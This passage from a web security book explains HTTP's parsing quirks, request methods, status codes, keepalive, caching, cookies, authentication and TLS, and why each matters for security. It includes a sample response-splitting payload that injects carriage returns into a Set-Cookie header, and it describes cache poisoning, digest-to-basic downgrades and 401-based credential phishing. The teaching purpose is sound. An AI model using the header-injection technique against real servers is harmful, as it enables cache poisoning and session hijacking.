Like the documents that laid the groundwork for URL handling, all subsequent HTTP specs have largely avoided the topic of dealing with non-USASCII characters inside header values. There are several plausible scenarios where non-English text may legitimately appear in this context (for example, the filename in *Content-Disposition*), but when it comes to this, the expected browser behavior is essentially undefined.

Originally, RFC 1945 permitted the TEXT token (a primitive broadly used to define the syntax of other fields) to contain 8-bit characters, providing the following definition:

---

OCTET	= <any 8-bit sequence of data>		
CTL	= <any US-ASCII control character (octets 0 - 31) and DEL (127)>	TEXT	= <any
OCTET except CTLs,	but including LWS>		

---

The RFC followed up with cryptic advice: When non-US-ASCII characters are encountered in a TEXT field, clients and servers *may* interpret them as ISO-8859-1, the standard Western European code page, but they don't have to. Later, RFC 2616 copied and pasted the same specification of TEXT tokens but added a note that non-ISO-8859-1 strings must be encoded using a format outlined in RFC 2047,<sup>8</sup> originally created for email communications. Fair enough; in this simple scheme, the encoded string opens with a “=?” prefix, followed by a character-set name, a “?q?” or “?b?” encoding-type indicator (*quoted-printable*\* or *base64*,† respectively), and lastly the encoded string itself. The sequence ends with a “?=?” terminator. An example of this may be:

---

Content-Disposition: attachment; filename="=?utf-8?q?Hi=21.txt?="

---

**NOTE** The RFC should also have stated that any spurious “=?...?=“ patterns must never be allowed as is in the relevant headers, in order to avoid unintended decoding of values that were not really encoded to begin with.

Sadly, the support for this RFC 2047 encoding is spotty. It is recognized in some headers by Firefox and Chrome, but other browsers are less cooperative. Internet Explorer chooses to recognize URL-style percent encoding in the *Content-Disposition* field instead (a habit also picked up by Chrome) and defaults to UTF-8 in this case. Firefox and Opera, on the other hand, prefer supporting a peculiar percent-encoded syntax proposed in RFC 2231,<sup>9</sup> a striking deviation from how HTTP syntax is supposed to look:

---

Content-Disposition: attachment; filename\*=utf-8'en-us'Hi%21.txt

---

Astute readers may notice that there is no single encoding scheme supported by all browsers at once. This situation prompts some web application developers to resort to using raw high-bit values in the HTTP headers, typically interpreted as UTF-8, but doing so is somewhat unsafe. In Firefox, for example, a long-standing glitch causes UTF-8 text to be mangled when put

---

<sup>\*</sup> *Quoted-printable* is a simple encoding scheme that replaces any nonprintable or otherwise illegal characters with the equal sign (=) followed by a 2-digit hexadecimal representation of the 8-bit character value to be encoded. Any stray equal signs in the input text must be replaced with “=3D” as well.

<sup>†</sup> *Base64* is a non-human-readable encoding that encodes arbitrary 8-bit input using a 6-bit alphabet of case-sensitive alphanumerics, “+”, and “/”. Every 3 bytes of input map to 4 bytes of output. If the input does not end at a 3-byte boundary, this is indicated by appending one or two equal signs at the end of the output string.

in the *Cookie* header, permitting attacker-injected cookie delimiters to materialize in unexpected places.<sup>10</sup> In other words, there are no easy and robust solutions to this mess.

When discussing character encodings, the problem of handling of the NUL character (0x00) probably deserves a mention. This character, used as a string terminator in many programming languages, is technically prohibited from appearing in HTTP headers (except for the aforementioned, dysfunctional *quoted-pair* syntax), but as you may recall, parsers are encouraged to be tolerant. When this character is allowed to go through, it is likely to have unexpected side effects. For example, *Content-Disposition* headers are truncated at NUL by Internet Explorer, Firefox, and Chrome but not by Opera or Safari.

### *Referer Header Behavior*

As mentioned earlier in this chapter, HTTP requests may include a *Referer* header. This header contains the URL of a document that triggered the current navigation in some way. It is meant to help with certain troubleshooting tasks and to promote the growth of the Web by emphasizing cross-references between related web pages.

Unfortunately, the header may also reveal some information about user browsing habits to certain unfriendly parties, and it may leak sensitive information

that is encoded in the URL query parameters on the referring page. Due to these concerns, and the subsequent poor advice on how to mitigate them, the header is often misused for security or policy enforcement purposes, but it is not up to the task. The main problem is that there is no way to differentiate between a client that is not providing the header because of user privacy preferences, one that is not providing it because of the type of navigation taking place, and one that is deliberately tricked into hiding this information by a malicious referring site.

Normally, this header is included in most HTTP requests (and preserved across HTTP-level redirects), except in the following scenarios:

- After organically entering a new URL into the address bar or opening a bookmarked page.
- When the navigation originates from a pseudo-URL document, such as *data:* or *javascript::*.
- When the request is a result of redirection controlled by the *Refresh* header (but not a *Location*-based one).
- Whenever the referring site is encrypted but the requested page isn't. According to RFC 2616 section 15.1.2, this is done for privacy reasons, but it does not make a lot of sense. The *Referer* string is still disclosed to third parties when one navigates from one encrypted domain to an unrelated encrypted one, and rest assured, the use of encryption is not synonymous with trustworthiness.
- If the user decides to block or spoof the header by tweaking browser settings or installing a privacy-oriented plug-in.

As should be apparent, four out of five of these conditions can be purposefully induced by any rogue site.

## HTTP Request Types

The original HTTP/0.9 draft provided a single method (or “verb”) for requesting a document: GET. The subsequent proposals experimented with an increasingly bizarre set of methods to permit interactions other than retrieving a document or running a script, including such curiosities as SHOWMETHOD, CHECKOUT, or—why not—SPACEJUMP.<sup>11</sup>

Most of these thought experiments have been abandoned in HTTP/1.1, which settles on a more manageable set of eight methods. Only the first two request types—GET and POST—are of any significance to most of the modern Web.

### *GET*

The GET method is meant to signify information retrieval. In practice, it is used for almost all client-server interactions in the course of a normal browsing session. Regular GET requests carry no browser-supplied payloads, although they are not strictly prohibited from doing so.

The expectation is that GET requests should not have, to quote the RFC, “significance of taking an action other than retrieval” (that is, they should make no persistent changes to the state of the application). This requirement is increasingly

meaningless in modern web applications, where the application state is often not even managed entirely on the server side; consequently, the advice is widely ignored by application developers.<sup>10</sup>

**NOTE** *In HTTP/1.1, clients may ask the server for any set of possibly noncontiguous or overlapping fragments of the target document by specifying the Range header on GET (and, less commonly, on some other types of requests). The server is not obliged to comply, but where the mechanism is available, browsers may use it to resume aborted downloads.*

### *POST*

The POST method is meant for submitting information (chiefly HTML forms) to the server for processing. Because POST actions may have persistent side effects, many browsers ask the user to confirm before reloading any content retrieved with POST, but for the most part, GET and POST are used in a quasi-interchangeable manner.

POST requests are commonly accompanied by a payload, the length of which is indicated by the *Content-Length* header. In the case of plain HTML, the payload may consist of URL-encoded or MIME-encoded form data (a format detailed in Chapter 4), although again, the syntax is not constrained at the HTTP level in any special way.

### *HEAD*

HEAD is a rarely used request type that is essentially identical to GET but that returns only the HTTP headers, and not the actual payload, for the requested content. Browsers generally do not issue HEAD requests on their own, but the method is sometimes employed by search engine bots and other automated tools, for example, to probe for the existence of a file or to check its modification time.

### *OPTIONS*

OPTIONS is a metarequest that returns the set of supported methods for a particular URL (or “\*”, meaning the server in general) in a response header. The OPTIONS method is almost never used in practice, except for server fingerprinting; because of its limited value, the returned information may not be very accurate.

**NOTE** *For the sake of completeness, we need to note that OPTIONS requests are also a cornerstone of a proposed cross-domain request authorization scheme, and as such, they may gain some prominence soon. We will revisit this scheme, and explore many other upcoming browser security features, in Chapter 16.*

---

<sup>10</sup> There is an anecdotal (and perhaps even true) tale of an unfortunate webmaster by the name of John Breckman. According to the story, John’s website has been accidentally deleted by a search engine-indexing robot. The robot simply unwittingly discovered an unauthenticated, GET-based administrative interface that John had built for his site . . . and happily followed every “delete” link it could find.

### *PUT*

A PUT request is meant to allow files to be uploaded to the server at the specified target URL. Because browsers do not support PUT, intentional fileupload capabilities are almost always implemented through POST to a serverside script, rather than with this theoretically more elegant approach.

That said, some nonweb HTTP clients and servers may use PUT for their own purposes. Just as interestingly, some web servers may be misconfigured to process PUT requests indiscriminately, creating an obvious security risk.

### *DELETE*

DELETE is a self-explanatory method that complements PUT (and that is equally uncommon in practice).

### *TRACE*

TRACE is a form of “ping” request that returns information about all the proxy hops involved in processing a request and echoes the original request as well. TRACE requests are not issued by web browsers and are seldom used for legitimate purposes. TRACE’s primary use is for security testing, where it may reveal interesting details about the internal architecture of HTTP servers in a remote network. Precisely for this reason, the method is often disabled by server administrators.

### *CONNECT*

The CONNECT method is reserved for establishing non-HTTP connections through HTTP proxies. It is not meant to be issued directly to servers. If the support for CONNECT request is enabled accidentally on a particular server, it may pose a security risk by offering an attacker a way to tunnel TCP traffic into an otherwise protected network.

### *Other HTTP Methods*

A number of other request methods may be employed by other nonbrowser applications or browser extensions; the most popular set of HTTP extensions may be WebDAV, an authoring and version-control protocol described in RFC 4918.<sup>12</sup>

Further, the *XMLHttpRequest* API nominally allows client-side JavaScript to make requests with almost arbitrary methods to the originating server—although this last functionality is heavily restricted in certain browsers (we will look into this in Chapter 9).

## Server Response Codes

Section 10 of RFC 2616 lists nearly 50 status codes that a server may choose from when constructing a response. About 15 of these are used in real life, and the rest are used to indicate increasingly bizarre or unlikely states, such as “402 Payment Required” or “415 Unsupported Media Type.” Most of the RFC-listed states do

not map cleanly to the behavior of modern web applications; the only reason for their existence is that somebody hoped they eventually would.

A few codes are worth memorizing because they are common or carry special meaning, as discussed below.

### *200–299: Success*

This range of status codes is used to indicate a successful completion of a request:

**200 OK** This is a normal response to a successful GET or POST. The browser will display the subsequently returned payload to the user or will process it in some other context-specific way.

**204 No Content** This code is sometimes used to indicate a successful request to which no verbose response is expected. A 204 response aborts navigation to the URL that triggered it and keeps the user on the originating page.

**206 Partial Content** This code is like 200, except that it is returned by servers in response to range requests. The browser must already have a portion of the document (or it would not have issued a range request) and will normally inspect the *Content-Range* response header to reassemble the document before further processing it.

### *300–399: Redirection and Other Status Messages*

These codes are used to communicate a variety of states that do not indicate an error but that require special handling on the browser end:

**301 Moved Permanently, 302 Found, 303 See Other** This response instructs the browser to retry the request at a new location, specified in the *Location* response header. Despite the distinctions made in the RFC, when encountering any of these response codes, all modern browsers replace POST with GET, remove the payload, and then resubmit the request automatically.

**NOTE** *Redirect messages may contain a payload, but if they do, this message will not be shown to the user unless the redirection is not possible (for example, because of a missing or unsupported Location value). In fact, in some browsers, display of the message may be suppressed even in that scenario.*

**304 Not Modified** This nonredirect response instructs the client that the requested document hasn't been modified in relation to the copy the client already has. This response is seen after conditional requests with headers such as *If-Modified-Since*, which are issued to revalidate the browser document cache. The response body is not shown to the user. (If the server responds this way to an unconditional request, the result will be browser-specific and may be hilarious; for example, Opera will pop up a nonfunctional download prompt.)

**307 Temporary Redirect** Similar to 302, but unlike with other modes of redirection, browsers will not downgrade POST to GET when following a 307

redirect. This code is not commonly used in web applications, and some browsers do not behave very consistently when handling it.

#### *400–499: Client-Side Error*

This range of codes is used to indicate error conditions caused by the behavior of the client:

**400 Bad Request (and related messages)** The server is unable or unwilling to process the request for some unspecified reason. The response payload will usually explain the problem to some extent and will be typically handled by the browser just like a 200 response.

More specific variants, such as “411 Length Required,” “405 Method Not Allowed,” or “414 Request-URI Too Long,” also exist. It’s anyone’s guess as to why not specifying *Content-Length* when required has a dedicated 411 response code but not specifying *Host* deserves only a generic 400 one.

**401 Unauthorized** This code means that the user needs to provide protocol-level HTTP authentication credentials in order to access the resource. The browser will usually prompt the user for login information next, and it will present a response body only if the authentication process is unsuccessful. This mechanism will be explained in more detail shortly, in “HTTP Authentication” on page 62.

**403 Forbidden** The requested URL exists but can’t be accessed for reasons other than incorrect HTTP authentication. Reasons may involve insufficient filesystem permissions, a configuration rule that prevents this request from being processed, or insufficient credentials of some sort (e.g., invalid cookies or an unrecognized source IP address). The response will usually be shown to the user.

**404 Not Found** The requested URL does not exist. The response body is typically shown to the user.

#### *500–599: Server-Side Error*

This is a class of error messages returned in response to server-side problems:

**500 Internal Server Error, 503 Service Unavailable, and so on** The server is experiencing a problem that prevents it from fulfilling the request. This may be a transient condition, a result of misconfiguration, or simply the effect of requesting an unexpected location. The response is normally shown to the user.

#### *Consistency of HTTP Code Signaling*

Because there is no immediately observable difference between returning most 2xx, 4xx, and 5xx codes, these values are not selected with any special zeal. In particular, web applications are notorious for returning “200 OK” even when an application error has occurred and is communicated on the resulting page. (This is

one of the many factors that make automated testing of web applications much harder than it needs to be.)

On rare occasions, new and not necessarily appropriate HTTP codes are invented for specific uses. Some of these are standardized, such as a couple of messages introduced in the WebDAV RFC.<sup>13</sup> Others, such as Microsoft’s Microsoft Exchange “449 Retry With” status, are not.

## Keepalive Sessions

Originally, HTTP sessions were meant to happen in one shot: Make one request for each TCP connection, rinse, and repeat. The overhead of repeatedly completing a three-step TCP handshake (and forking off a new process in the traditional Unix server design model) soon proved to be a bottleneck, so HTTP/1.1 standardized the idea of keepalive sessions instead.

The existing protocol already gave the server an understanding of where the client request ended (an empty line, optionally followed by *Content-Length* bytes of data), but to continue using the existing connection, the client also needed to know the same about the returned document; the termination of a connection could no longer serve as an indicator. Therefore, keepalive sessions require the response to include a *Content-Length* header too, always specifying the amount of data to follow. Once this many payload bytes are received, the client knows it is okay to send a second request and begin waiting for another response.

Although very beneficial from a performance standpoint, the way this mechanism is designed exacerbates the impact of HTTP request and responsesplitting bugs. It is deceptively easy for the client and the server to get out of sync on which response belongs to which request. To illustrate, let’s consider a server that thinks it is sending a single HTTP response, structured as follows:

---

```
HTTP/1.1 200 OK[CR][LF]
Set-Cookie: term=[CR]Content-Length: 0[CR][CR]HTTP/1.1 200 OK[CR]Gotcha: Yup[CR][LF]
Content-Length: 17[CR][LF]
[CR][LF]
Action completed.
```

---

The client, on the other hand, may see two responses and associate the first one with its most current request and the second one with the yet-to-be-issued query\* (which may even be addressed to a different hostname on the same IP):

---

```
HTTP/1.1 200 OK
Set-Cookie: term=
Content-Length: 0

HTTP/1.1 200 OK
Gotcha: Yup Content-Length:
17 Action completed.
```

---

If this response is seen by a caching HTTP proxy, the incorrect result may also be cached globally and returned to other users, which is really bad news. A much safer design for keepalive sessions would involve specifying the length of both the headers and the payload up front or using a randomly generated and unpredictable boundary to delimit every response. Regrettably, the design does neither.

Keepalive connections are the default in HTTP/1.1 unless they are explicitly turned off (*Connection: close*) and are supported by many HTTP/1.0 servers when enabled with a *Connection: keep-alive* header. Both servers and browsers can limit the number of concurrent requests serviced per connection and can specify the maximum amount of time an idle connection is kept around.

## Chunked Data Transfers

The significant limitation of *Content-Length*-based keepalive sessions is the need for the server to know in advance the exact size of the returned response. This is a pretty simple task when dealing with static files, as the

---

\* In principle, clients could be designed to sink any unsolicited server response data before issuing any subsequent requests in a keepalive session, limiting the impact of the attack. This proposal is undermined by the practice of HTTP pipelining, however; for performance reasons, some clients are designed to dump multiple requests at once, without waiting for a complete response in between.

information is already available in the filesystem. When serving dynamically generated data, the problem is more complicated, as the output must be cached in its entirety before it is sent to the client. The challenge becomes insurmountable if the payload is very large or is produced gradually (think live video streaming). In these cases, precaching to compute payload size is simply out of the question.

In response to this challenge, RFC 2616 section 3.6.1 gives servers the ability to use *Transfer-Encoding: chunked*, a scheme in which the payload is sent in portions as it becomes available. The length of every portion of the document is declared up front using a hexadecimal integer occupying a separate line, but the total length of the document is indeterminate until a final zerolength chunk is seen.

A sample chunked response may look like this:

---

```
HTTP/1.1 200 OK
Transfer-Encoding: chunked ...
```

```
5
Hello 6
world!
0
```

---

There are no significant downsides to supporting chunked data transfers, other than the possibility of pathologically large chunks causing integer overflows in the browser code or needing to resolve mismatches between *Content-Length* and chunk length. (The specification gives precedence to chunk length, although any attempts

to handle this situation gracefully appear to be ill-advised.) All the popular browsers deal with these conditions properly, but new implementations need to watch their backs.

## Caching Behavior

For reasons of performance and bandwidth conservation, HTTP clients and some intermediaries are eager to cache HTTP responses for later reuse. This must have seemed like a simple task in the early days of the Web, but it is increasingly fraught with peril as the Web encompasses ever more sensitive, user-specific information and as this information is updated more and more frequently.

RFC 2616 section 13.4 states that GET requests responded to with a range of HTTP codes (most notably, “200 OK” and “301 Moved Permanently”) may be implicitly cached in the absence of any other server-provided directives. Such a response may be stored in the cache indefinitely, and may be reused for any future requests involving the same request method and destination URL, even if other parameters (such as *Cookie* headers) differ. There is a prohibition against caching requests that use HTTP authentication (see “HTTP Authentication” on page 62), but other authentication methods, such as cookies, are not recognized in the spec.

When a response is cached, the implementation may opt to revalidate it before reuse, but doing so is not required most of the time. Revalidation is achieved by request with a special conditional header, such as *If-Modified-Since* (followed by a date recorded on the previously cached response) or *If-NoneMatch* (followed by an opaque *ETag* header value that the server returned with an earlier copy). The server may respond with a “304 Not Modified” code or return a newer copy of the resource.

**NOTE** *The Date/If-Modified-Since and ETag/If-None-Match header pairs, when coupled with Cache-Control: private, offer a convenient and entirely unintended way for websites to store long-lived, unique tokens in the browser.<sup>14</sup> The same can also be achieved by depositing a unique token inside a cacheable JavaScript file and returning “304 Not Modified” to all future conditional requests to the token-generating location. Unlike purpose-built mechanisms such as HTTP cookies (discussed in the next section), users have very little control over what information is stored in the browser cache, under what circumstances, and for how long.*

Implicit caching is highly problematic, and therefore, servers almost always should resort to using explicit HTTP-caching directives. To assist with this, HTTP/1.0 provides an *Expires* header that specifies the date by which the cached copy should be discarded; if this value is equal to the *Date* header provided by the server, the response is noncacheable. Beyond that simple rule, the connection between *Expires* and *Date* is unspecified: It is not clear whether *Expires* should be compared to the system clock on the caching system (which is problematic if the client and server clocks are not in sync) or evaluated based on the *Expires – Date* delta (which is more robust, but which may stop working if *Date* is accidentally omitted). Firefox and Opera use the latter interpretation, while other browsers

prefer the former one. In most browsers, an invalid *Expires* value also inhibits caching, but depending on it is a risky bet.

HTTP/1.0 clients can also include a *Pragma: no-cache* request header, which may be interpreted by the proxy as an instruction to obtain a new copy of the requested resource, instead of returning an existing one. Some HTTP/1.0 proxies also recognize a nonstandard *Pragma: no-cache* response header as an instruction not to make a copy of the document.

In contrast, HTTP/1.1 embraces a far more substantial approach to caching directives, introducing a new *Cache-Control* header. The header takes values such as *public* (the document is cacheable publicly), *private* (proxies are not permitted to cache), *no-cache* (which is a bit confusing—the response may be cached but should not be reused for future requests),<sup>11</sup> and *no-store* (absolutely no caching at all). Public and private caching directives may be accompanied with a qualifier such as *max-age*, specifying the maximum time an old copy should be kept, or *must-revalidate*, requesting a conditional request to be made before content reuse.

Unfortunately, it is typically necessary for servers to return both HTTP/1.0 and HTTP/1.1 caching directives, because certain types of legacy commercial proxies do not understand *Cache-Control* correctly. In order to reliably prevent caching over HTTP, it may be necessary to use the following set of

response headers:

---

```
Expires: [current date]
Date: [current date]
Pragma: no-cache
Cache-Control: no-cache, no-store
```

---

When these caching directives disagree, the behavior is difficult to predict: Some browsers will favor HTTP/1.1 directives and give precedence to *no-cache*, even if it is mistakenly followed by *public*; others don't.

Another risk of HTTP caching is associated with unsafe networks, such as public Wi-Fi networks, which allow an attacker to intercept requests to certain URLs and return modified, long-cacheable contents on requests to the victim. If such a poisoned browser cache is then reused on a trusted network, the injected content will unexpectedly resurface. Perversely, the victim does not even have to visit the targeted application: A reference to a carefully chosen sensitive domain can be injected by the attacker into some other context. There are no good solutions to this problem yet; purging your browser cache after visiting Starbucks may be a very good idea.

---

<sup>11</sup> The RFC is a bit hazy in this regard, but it appears that the intent is to permit the cached document to be used for purposes such as operating the “back” and “forward” navigation buttons in a browser but not when a proper page load is requested. Firefox follows this approach, while all other browsers consider *no-cache* and *no-store* to be roughly equivalent.

## HTTP Cookie Semantics

HTTP cookies are not a part of RFC 2616, but they are one of the more important protocol extensions used on the Web. The cookie mechanism allows servers to store short, opaque *name=value* pairs in the browser by sending a *Set-Cookie* response header and to receive them back on future requests via the client-supplied *Cookie* parameter. Cookies are by far the most popular way to maintain sessions and authenticate user requests; they are one of the four canonical forms of *ambient authority*<sup>12</sup> on the Web (the other forms being built-in HTTP authentication, IP checking, and client certificates).

Originally implemented in Netscape by Lou Montulli around 1994, and described in a brief four-page draft document,<sup>15</sup> the mechanism has not been outlined in a proper standard in the last 17 years. In 1997, RFC 2109<sup>16</sup> attempted to document the status quo, but somewhat inexplicably, it also proposed a number of sweeping changes that, to this day, make this specification substantially incompatible with the actual behavior of any modern browser. Another ambitious effort—*Cookie2*—made an appearance in RFC 2965,<sup>17</sup> but a decade later, it still has virtually no browser-level support, a situation that is unlikely to change. A new effort to write a reasonably accurate cookie specification—RFC 6265<sup>18</sup>—was wrapped up shortly before the publication of this book, finally ending this specification-related misery.

Because of the prolonged absence of any real standards, the actual implementations evolved in very interesting and sometimes incompatible ways. In practice, new cookies can be set using *Set-Cookie* headers followed by a single *name=value* pair and a number of optional semicolon-delimited parameters defining the scope and lifetime of the cookie.

**Expires**      Specifies the expiration date for a cookie in a format similar to that used for *Date* or *Expires* HTTP headers. If a cookie is served without an explicit expiration date, it is typically kept in memory for the duration of a browser session (which, especially on portable computers with suspend functionality, can easily span several weeks). Definite-expiry cookies may be routinely saved to disk and persist across sessions, unless a user's privacy settings explicitly prevent this possibility.

**Max-age**     This alternative, RFC-suggested expiration mechanism is not supported in Internet Explorer and therefore is not used in practice.

**Domain**      This parameter allows the cookie to be scoped to a domain broader than the hostname that returned the *Set-Cookie* header. The exact rules and security consequences of this scoping mechanism are explored in Chapter 9.

**NOTE** *Contrary to what is implied in RFC 2109, it is not possible to scope cookies to a specific hostname when using this parameter. For*

---

<sup>12</sup> *Ambient authority* is a form of access control based on a global and persistent property of the requesting entity, rather than any explicit form of authorization that would be valid only for a specific action. A user-identifying cookie included indiscriminately on every outgoing request to a remote site, without any consideration for why this request is being made, falls into that category.

*example, domain=example.com will always match www.example.com as well. Omitting domain is the only way to create host-scoped cookies, but even this approach is not working as expected in Internet Explorer.*

**Path** Allows the cookie to be scoped to a particular request path prefix. This is not a viable security mechanism for the reasons explained in Chapter 9, but it may be used for convenience, to prevent identically named cookies used in various parts of the application from colliding with each other.

**Secure attribute** Prevents the resulting cookie from being sent over nonencrypted connections.

**HttpOnly attribute** Removes the ability to read the cookie through the `document.cookie` API in JavaScript. This is a Microsoft extension, although it is now supported by all mainstream browsers.

When making future requests to a domain for which valid cookies are found in the cookie jar, browsers will combine all applicable `name=value` pairs into a single, semicolon-delimited `Cookie` header, without any additional metadata, and return them to the server. If too many cookies need to be sent on a particular request, server-enforced header size limits will be exceeded, and the request may fail; there is no method for recovering from this condition, other than manually purging the cookie jar.

Curiously, there is no explicit method for HTTP servers to delete unneeded cookies. However, every cookie is uniquely identified by a name-domain-path tuple (the `secure` and `httponly` attributes are ignored), which permits an old cookie of a known scope to be simply overwritten. Furthermore, if the overwriting cookie has an `expires` date in the past, it will be immediately dropped, effectively giving a contrived way to purge the data.

Although RFC 2109 requires multiple comma-separated cookies to be accepted within a single `Set-Cookie` header, this approach is dangerous and is no longer supported by any browser. Firefox allows multiple cookies to be set in a single step via the `document.cookie` JavaScript API, but inexplicably, it requires newlines as delimiters instead. No browser uses commas as `Cookie` delimiters, and recognizing them on the server side should be considered unsafe.

Another important difference between the spec and reality is that cookie values are supposed to use the *quoted-string* format outlined in HTTP specs (see “Semicolon-Delimited Header Values” on page 48), but only Firefox and Opera recognize this syntax in practice. Reliance on *quoted-string* values is therefore unsafe, and so is allowing stray quote characters in attacker-controlled cookies.

Cookies are not guaranteed to be particularly reliable. User agents enforce modest settings on the number and size of cookies permitted per domain and, as a misguided privacy feature, may also restrict their lifetime. Because equally reliable user tracking may be achieved by other means, such as the *ETag/If-None-Match* behavior outlined in the previous section, the efforts to restrict cookie-based tracking probably do more harm than good.

## HTTP Authentication

HTTP authentication, as specified in RFC 2617,<sup>19</sup> is the original credential handling mechanism envisioned for web applications, one that is now almost completely extinct. The reasons for this outcome might have been the inflexibility of the associated browser-level UIs, the difficulty of accommodating more sophisticated non-password-based authentication schemes, or perhaps the inability to exercise control over how long credentials are cached and what other domains they are shared with.

In any case, the basic scheme is fairly simple. It begins with the browser making an unauthenticated request, to which the server responds with a “401 Unauthorized” code.<sup>13</sup> The server must also include a *WWW-Authenticate* HTTP header, specifying the requested authentication method, the *realm* string (an arbitrary identifier to which the entered credentials should be bound), and other method-specific parameters, if applicable.

The client is expected to obtain the credentials in one way or the other, encode them in the *Authorization* header, and retry the original request with this header included. According to the specification, for performance reasons, the same *Authorization* header may also be included on subsequent requests to the same server path prefix without the need for a second *WWWAuthenticat*e challenge. It is also permissible to reuse the same credentials in response to any *WWW-Authenticate* challenges elsewhere on the server, if the *realm* string and the authentication method match.

In practice, this advice is not followed very closely: Other than Safari and Chrome, most browsers ignore the *realm* string or take a relaxed approach to path matching. On the flip side, all browsers scope cached credentials not only to the destination server but also to a specific protocol and port, a practice that offers some security benefits.

The two credential-passing methods specified in the original RFC are known as *basic* and *digest*. The first one essentially sends the passwords in plaintext, encoded as *base64*. The other computes a one-time cryptographic hash that protects the password from being viewed in plaintext and prevents the *Authorization* header from being replayed later. Unfortunately, modern browsers support both methods and do not distinguish between them in any clear way. As a result, attackers can simply replace the word *digest* with *basic* in the initial request to obtain a clean, plaintext password as soon as the user completes the authentication dialog. Surprisingly, section 4.8 of the RFC predicted this risk and offered some helpful yet ultimately ignored advice:

User agents should consider measures such as presenting a visual indication at the time of the credentials request of what authentication scheme is to be used, or remembering the strongest authentication scheme ever requested by a server and produce a warning message before using a weaker one. It might also be a good idea for the user

---

<sup>13</sup> The terms *authentication* and *authorization* appear to be used interchangeably in this RFC, but they have a distinctive meaning elsewhere in information security. *Authentication* is commonly used to refer to the process of proving your identity, whereas *authorization* is the process of determining whether your previously established credentials permit you to carry out a specific privileged action.

agent to be configured to demand Digest authentication in general, or from specific sites.

In addition to these two RFC-specified authentication schemes, some browsers also support less-common methods, such as Microsoft’s *NTLM* and *Negotiate*, used for seamless authentication with Windows domain credentials.<sup>20</sup>

Although HTTP authentication is seldom encountered on the Internet, it still casts a long shadow over certain types of web applications. For example, when an external, attacker-supplied image is included in a thread on a message board, and the server hosting that image suddenly decides to return “401 Unauthorized” on some requests, users viewing the thread will be presented out of the blue with a somewhat cryptic password prompt. After doublechecking the address bar, many will probably confuse the prompt for a request to enter their forum credentials, and these will be immediately relayed to the attacker’s image-hosting server. Oops.

## Protocol-Level Encryption and Client Certificates

As should now be evident, all information in HTTP sessions is exchanged in plaintext over the network. In the 1990s, this would not have been a big deal: Sure, plaintext exposed your browsing choices to nosy ISPs, and perhaps to another naughty user on your office network or an overzealous government agency, but that seemed no worse than the behavior of SMTP, DNS, or any other commonly used application protocol. Alas, the growing popularity of the Web as a commerce platform has aggravated the risk, and substantial network security regression caused by the emergence of inherently unsafe public wireless networks put another nail in that coffin.

After several less successful hacks, a straightforward solution to this problem was proposed in RFC 2818:<sup>21</sup> Why not encapsulate normal HTTP requests within an existing, multipurpose Transport Layer Security (TLS, aka SSL) mechanism developed several years earlier? This transport method leverages public key cryptography<sup>14</sup> to establish a confidential, authenticated communication channel between the two endpoints, without requiring any HTTP-level tweaks.

In order to allow web servers to prove their identity, every HTTPS-enabled web browser ships with a hefty set of public keys belonging to a variety of *certificate authorities*. Certificate authorities are organizations that are trusted by browser vendors to cryptographically attest that a particular public key belongs to a particular site, hopefully after validating the identity of the person who requests such attestation and after verifying his claim to the domain in question.

The set of trusted organizations is diverse, arbitrary, and not particularly well documented, which often prompts valid criticisms. But in the end, the system usually does the job reasonably well. Only a handful of bloopers have been documented so far (including a recent high-profile compromise of a company named Comodo<sup>22</sup>), and no cases of widespread abuse of CA privileges are on the record.

---

<sup>14</sup> Public key cryptography relies on asymmetrical encryption algorithms to create a pair of keys: a private one, kept secret by the owner and required to decrypt messages, and a public one, broadcast to the world and useful only to encrypt traffic to that recipient, not to decrypt it.

As to the actual implementation, when establishing a new HTTPS connection, the browser receives a signed public key from the server, verifies the signature (which can't be forged without having access to the CA's private key), checks that the signed *cn* (common name) or *subjectAltName* fields in the certificate indicate that this certificate is issued for the server the browser wants to talk to, and confirms that the key is not listed on a public revocation list (for example, due to being compromised or obtained fraudulently). If everything checks out, the browser can proceed by encrypting messages to the server with that public key and be certain that only that specific party will be able to decrypt them.

Normally, the client remains anonymous: It generates a temporary encryption key, but that process does not prove the client's identity. Such a proof can be arranged, though. Client certificates are embraced internally by certain organizations and are adopted on a national level in several countries around the world (e.g., for e-government services). Since the usual purpose of a client certificate is to provide some information about the real-world identity of the user, browsers usually prompt before sending them to newly encountered sites, for privacy reasons; beyond that, the certificate may act as yet another form of ambient authority.

It is worth noting that although HTTPS as such is a sound scheme that resists both passive and active attackers, it does very little to hide the evidence of access to a priori public information. It does not mask the rough HTTP request and response sizes, traffic directions, and timing patterns in a typical browsing session, thus making it possible for unsophisticated, passive attackers to figure out, for example, which embarrassing page on Wikipedia is being viewed by the victim over an encrypted channel. In fact, in one extreme case, Microsoft researchers illustrated the use of such packet profiling to reconstruct user keystrokes in an online application.<sup>23</sup>

### *Extended Validation Certificates*

In the early days of HTTPS, many public certificate authorities relied on fairly pedantic and cumbersome user identity and domain ownership checks before they would sign a certificate. Unfortunately, in pursuit of convenience and in the interest of lowering prices, some now require little more than a valid credit card and the ability to put a file on the destination server in order to complete the verification process. This approach renders most of the certificate fields other than *cn* and *subjectAltName* untrustworthy.

To address this problem, a new type of certificate, tagged using a special flag, is being marketed today at a significantly higher price: *Extended Validation SSL (EV SSL)*. These certificates are expected not only to prove domain ownership but also more reliably attest to the identity of the requesting party, following a manual verification process. EV SSL is recognized by all modern browsers by making portion of the address bar blue or green. Although having this tier of certificates is valuable, the idea of coupling a higher-priced certificate with an indicator that vaguely implies a "higher level of security" is often criticized as a cleverly disguised money-making scheme.

### Error-Handling Rules

In an ideal world, HTTPS connections that involve a suspicious certificate error, such as a grossly mismatched hostname or an unrecognized certification authority, should simply result in a failure to establish the connection. Less-suspicious errors, such as a recently expired certificate or a hostname mismatch, perhaps could be accompanied by just a gentle warning.

Unfortunately, most browsers have indiscriminately delegated the responsibility for understanding the problem to the user, trying hard (and ultimately failing) to explain cryptography in layman's terms and requiring the user to make a binary decision: Do you actually want to see this page or not? (Figure 3-1 shows one such prompt.)




Figure 3-1: An example certificate warning dialog in the still-popular Internet Explorer 6

